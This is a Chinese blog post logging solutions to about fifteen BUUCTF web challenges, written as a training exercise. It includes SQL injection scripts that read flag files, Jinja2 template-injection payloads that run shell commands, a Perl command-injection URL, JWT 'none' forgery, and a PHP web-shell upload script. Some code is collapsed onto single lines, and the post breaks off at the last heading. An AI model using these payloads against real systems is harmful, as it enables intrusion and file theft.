[BUU刷题记录]day01-起步

原创

Dem0@ 于 2021-12-13 14:46:16 发布 142 收藏

分类专栏： CTF复现 文章标签： 安全 web

本文链接：https://blog.csdn.net/anwen12/article/details/121905188

BUU-WEB

这是一个菜鸡的蜕变

先小记录一下题目环境部署必备的docker安装

```
sudo apt-get remove docker docker-engine docker.io containerd runc
sudo apt-get update
sudo apt-get install apt-transport-https ca-certificates curl gnupg lsb-release
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archi
ve-keyring.gpg
echo "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linu
x/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update
sudo apt-get install docker-ce docker-ce-cli containerd.io
sudo docker run hello-world
```

docker-compose

```
sudo curl -L "https://github.com/docker/compose/releases/download/1.24.1/docker-compose-$(uname -s)-$(uname -m)"
 -o /usr/local/bin/docker-compose
sudo chmod +x /usr/local/bin/docker-compose
 sudo ln -s /usr/local/bin/docker-compose /usr/bin/docker-compose
```

0x01 [Zer0pts2020]Can you guess it?


知识点

全局变量：`$_SERVER['PHP_SELF']` 获取当前的path。

basename: `自动去除文件名中不属于常规字符部分`

解题

```php
<?php
define('FLAG',   'flag{07fb67ff-a101-4a9b-9567-e95bced11955}');
```



这里他会获取index.php/config.php

$_SERVER['PHP_SELF']表示当前执行脚本的文件名，当使用了PATH_INFO时，这个值是可控的。所以可以尝试


0x02 [CISCN2019 华北赛区 Day1 Web5]CyberPunk

知识点

简易的代码审计+sql注入的二次注入

解题

先是伪协议读取文件源码



```php
if(!empty($_POST["user_name"]) && !empty($_POST["ad
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or
        load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_mat
```

```php
$result = $db->query($sql);
if(!$result) {
    echo 'error';
    print_r($db->error);//报错
    exit;
}
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-8z0oFAkx-1639377924683)(https://i.loli.net/2021/07/04/wc3eS4bJa56XKGO.png)]

然后用下面的exp

```python
import requests,string,random
tmp_str= string.printable

confirm_url = "http://cc79c7c7-3a1d-4bf7-acae-d84be955a0b9.node4.buuoj.cn/confirm.php"
change_url = "http://cc79c7c7-3a1d-4bf7-acae-d84be955a0b9.node4.buuoj.cn/change.php"

payload = "'/**/and/**/(updatexml(1,concat(0x7e,substr((select load_file('/flag.txt')),31,64),0x7e),1));#"

confirm_data = {
 "user_name":'4',
 "address":payload,
 "phone":"1"
}

change_data = {
 "user_name":'4',
 "address":"1",
 "phone":"1"
}

print(requests.post(confirm_url,data=confirm_data).text)
print(requests.post(change_url,data=change_data).text)
```

0x03 [CSCCTF 2019 Qual]FlaskLight

知识点


无过滤SSTI

解题


```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen('cat  flasklight/coomme_geeeett_youur_flek').read()}}{%endif%}{%endfor%}
```

0x04 [RCTF2015]EasySQL

这道题的注入点是一个很骚的东西，直接上fuzz



然后我就开始了随便乱尝试的过程，在注册和登录均没有发现问题



然后还是在这个地方， 我采取了另外一种方式，更改密码的位置，我以为这里是一个任意密码更改的问题，但是我错，这里是一个报错注入，这样我就明白了。

一般着这种可以**成功登录的题目，题目之后一般就是一个二次注入**，不然她不会在外层加一个套壳的。

那么现在就可以开始利用了。

exp： 就过了空格

```
import requests,random
url = "http://48e9d750-45da-4bf0-9a2d-b31d31dc5f17.node4.buuoj.cn/"
register_url = url + "register.php"
login_url = url + "login.php"
passwdUrl = url + "changepwd.php"

def register(s,payload):
 data = {
 "username":payload,
 "password":"123",
 "email":"123"
 }
 s.post(register_url,data=data)
def login(s,payload):
 data = {
 "username":payload,
 "password":"123"
 }
 print(s.post(login_url,data=data).text)
def changePasswd(s):
 data = {
  'oldpass' : '',
  'newpass' : '',
 }
 print(s.post(passwdUrl,data=data).text)
if __name__ == '__main__':
 #payload = str(random.randint(1,9999))+'dem0"'+ "||(updatexml(1,concat(0x3a,(select(group_concat(table_name))fr
om(information_schema.tables)where(table_schema=database()))),1))#"
 payload = str(random.randint(1,9999))+'dem0"'+ "||(updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_he
re))from(users)where(real_flag_1s_here)regexp('^f'))),1))#"
 s = requests.session()
 register(s,payload)
 login(s,payload)
 changePasswd(s)
```

0x05 [网鼎杯 2018]Comment

知识点

git源码泄露 弱密码 二次注入

解题

前面的都是常规操作不做讲解了。主要讲一下二次注入

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];//直接从数据库中取出来的
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

这里我在源码处标识出来了，这里需要注意的一个地方就是在做的时候`#`是单行注释 `/**/`这个才是块注释

```
mysql> select username,#password
    -> password from data;
+----------+----------+
| username | password |
+----------+----------+
| admin    | admin    |
| admin1   | 123      |
| 2        | 123      |
| 2        | 123      |
| 3        | 123      |
| 3        | 123      |
| 97       | 123      |
+----------+----------+
7 rows in set (0.02 sec)
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-kye9amqy-1639377924685)(https://i.loli.net/2021/07/14/j3cYuXel6ngbRaH.png)]

```
select(load_file("/tmp/.DS_Store"))
flag_8946e1ff1ee3e40f.php
',content=(select hex(load_file("/var/www/html/flag_8946e1ff1ee3e40f.php"))),/*
```

下面就是对一些敏感文件的读取了

```
.bash_history
```

0x06 [HITCON 2017]SSRFme

知识点

perl GET命令的命令执行漏洞 => open命令导致 前提是文件本身需要存在

```
payload: GET file:bash -c /readflag|需要文件 bash -c /readflag| 这个文件名存在
```

pathinfo() 函数以数组的形式返回文件路径的信息。

解题

```
?url=file:ls /|&filename=ls /|
```

这样我们会看到在根目录有readflag,那么这个题肯定就是去执行这个命令。那么现在我们存在一个问题，如果直接 `/readflag` 创建的文件在根目录下我们不能读取，那么最好的办法就是 `bash -c`


```
?url=file:bash -c /readflag|&filename=bash -c /readflag|
```

管道符是用来拼接在perl中的源码的。

0x07 [HFCTF2020]EasyLogin

知识点

nodejs koa框架常用目录，文件



jwt攻击

参考连接：https://www.freebuf.com/articles/web/181261.html


```
1. 爆破密钥2. 将加密方式改为'none'=> 一些服务器会支持 后续贴上伪造脚本3.将算法RS256修改为HS256（非对称密码算法=>对称密码算法）
```

以上三种是在ctf中常用的攻击手段，其他具体的手段还是得看上面的文章中


伪造

```
import jwttoken = jwt.encode({  "secretid": [],  "username": "admin",  "password": "123456",  "iat": 1595991011},algorithm="none",key="")print(token)
```

解题



发现了一个奇怪的目录



```
/**
*  或许该用 koa-static 来处理静态文件
*  路径该怎么配置？不管了先填个根目录XD
*/

function login() {
    const username = $("#username").val();
    const password = $("#password").val();
    const token = sessionStorage.getItem("token");
    $.post("/api/login", {username, password, authorization:token})
        .done(function(data) {
            const {status} = data;
            if(status) {
                document.location = "/home";
            }
        })
        .fail(function(xhr, textStatus, errorThrown) {
            alert(xhr.responseJSON.message);
        });
}
```

```
function logout() {
    $.get('/api/logout').done(function(data) {
        const {status} = data;
        if(status) {
            document.location = '/login';
        }
    });
}

function getflag() {
    $.get('/api/flag').done(function(data) {
        const {flag} = data;
        $("#username").val(flag);
    }).fail(function(xhr, textStatus, errorThrown) {
        alert(xhr.responseJSON.message);
    });
}
```

读取他的api `controller/api.js` 拿到源码之后

```
'POST /api/login': async (ctx, next) => {        const {username, password} = ctx.request.body;        if(!usern
ame || !password) {            throw new APIError('login error', 'username or password is necessary');        }
      const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorizati
on;        const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;        consol
e.log(sid)        if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
  throw new APIError('login error', 'no such secret id');        }        const secret = global.secrets[sid];
    const user = jwt.verify(token, secret, {algorithm: 'HS256'});        const status = username === user.user
name && password === user.password;        if(status) {            ctx.session.username = username;        }
   ctx.rest({            status        });        await next();    },
```

这里注意漏洞点在于

```
8
9   app.get('/index', function (req, res) {
10      var secret = "";
11      var token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0
12      const user = jwt.verify(token, secret);
13      console.log(user);
14  })
```

```
(base) PS E:\code\express\demo> node .\app.js
{
  secretid: [],
  username: 'admin',
  password: '123456',
  iat: 1595991011
}
```

这里就可以

当`secret`为空的时候，就会执行`none`的解密方法。后面不讲了。

`const secret = global.secrets[sid];`通过这一句就可以将他制空。

0x08 [NCTF2019]SQLi

贴个脚本

```
import requestsfrom urllib import parseimport stringurl = "http://01c27793-e7de-403c-8922-cf3a7970c82a.node4.buuoj.cn:81/"strings= string.ascii_lowercase + string.digits + '_'#密码由小写字母 数字 下划线组成(实验证明password = 'you_will_never_know7788990'for x in range(60): for j in strings:  payload = {  "username":"\\",  "passwd":"||/**/passwd/**/regexp/**/\"^{}\";{}".format(password+j,parse.unquote("%00"))  }  print(password+j)  res = requests.post(url=url,data=payload)  if 'welcome' in res.text:      password += j      break  if j=='_' and 'welcome' not in res.text:      break
```

拿到密码完事大吉。=可以用regexp代替，‘可以用\绕过，可以用"代替，…%00在mysql同样可以用，yyds。

0x09 [HarekazeCTF2019]encode_and_encode

```
<?phpshow_source(__FILE__);function is_valid($str) {  $banword = [    // no path traversal    '\.\.',    // no stream wrapper    '(php|file|glob|data|tp|zip|zlib|phar):',    // no data exfiltration    'flag'  ];  $regexp = '/' . implode('|', $banword) . '/i';  if (preg_match($regexp, $str)) {    echo $regexp;    return false;  }  return true;}$body = file_get_contents('php://input');$json = json_decode($body, true);if (is_valid($body) && isset($json) && isset($json['page'])) {  $page = $json['page'];  $content = file_get_contents($page);  if (!$content || !is_valid($content)) {    $content = "<p>not found</p>\n";  }} else {  $content = '<p>invalid request</p>';}// no data exfiltration!!!$content = preg_replace('/HarekazeCTF\{.+\}/i', 'HarekazeCTF{&lt;censored&gt;}', $content);echo json_encode(['content' => $content]);
```

考察到了一个姿势点，编码绕过关键字限制。**json支持unicode自动转码，因为json不支持中文**

0xA [WUSTCTF2020]CV Maker

后台头像文件上传，GIF89A绕过

0xB [RootersCTF2019]I_❤_Flask

学会了使用arjun，爆破参数和目录。

```
python3 arjun -u http://270ecd40-84d3-4667-bee9-04c7c2aeb5c2.node3.buuoj.cn/ -c 100 -d 5
```

-d 是延迟5秒，防d。

0xC [CISCN2019 华东南赛区]Double Secret

参数secret，传入参数之后会有返回值，传入一个中文报错，源码泄露。

知道是rc4解密再SSTI，所以我们反其道而行之就可以了。

```
import base64from urllib.parse import quotedef rc4_main(key = "init_key", message = "init_message"):    # print("RC4加密主函数")    s_box = rc4_init_sbox(key)    crypt = str(rc4_excrypt(message, s_box))    return  cryptdef rc4_init_sbox(key):    s_box = list(range(256))    # print("原来的 s 盒：%s" % s_box)    j = 0    for i in range(256):        j = (j + s_box[i] + ord(key[i % len(key)])) % 256        s_box[i], s_box[j] = s_box[j], s_box[i]    # print("混乱后的 s 盒：%s"% s_box)    return s_boxdef rc4_excrypt(plain, box):    # print("调用加密程序成功。")    res = []    i = j = 0    for s in plain:        i = (i + 1) % 256        j = (j + box[i]) % 256        box[i], box[j] = box[j], box[i]        t = (box[i] + box[j]) % 256        k = box[t]        res.append(chr(ord(s) ^ k))    cipher = "".join(res)    print("%s" %quote(cipher))    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))rc4_main("HereIsTreasure","{{lipsum.__globals__.__builtins__.eval(\"__import__('os').popen('cat /flag.txt').read()\")}}")
```

0x0D [GYCTF2020]EasyThinking

THINKphp6的任意文件操作漏洞复现，加上yi剑绕过disable。

0x0E [NPUCTF2020]ezinclude

hash扩展攻击 但是设置好像有问题直接输出了，所以直接考虑输入cookie的hash，然后利用文件包含，php7的特性。

```
php://filter/string.strip_tags/resource=/etc/passwdphp7 老版本通杀：php://filter/convert.quoted-printable-encode/resource=data://,%bfAAAAAAAAAAAAAAAAAAAAAA%ff%ff%ff%ff%ff%ff%ff%ffAAAAAAAAAAAAAAAAAAAAAAAA
```

```
import requestsfrom io import BytesIOurl = "http://959b349a-2c6c-4b04-9799-5e5e1a74035a.node4.buuoj.cn:81/" + "/flflflflag.php?file=php://filter/string.strip_tags/resource=/etc/passwd"payload = "<?php eval($_POST[a]);?>"files={    "file": ('foo.png', BytesIO(payload.encode()), 'image/png')}print(requests.post(url,files=files,allow_redirects=False))
```


0x0F [BJDCTF2020]EzPHP

```
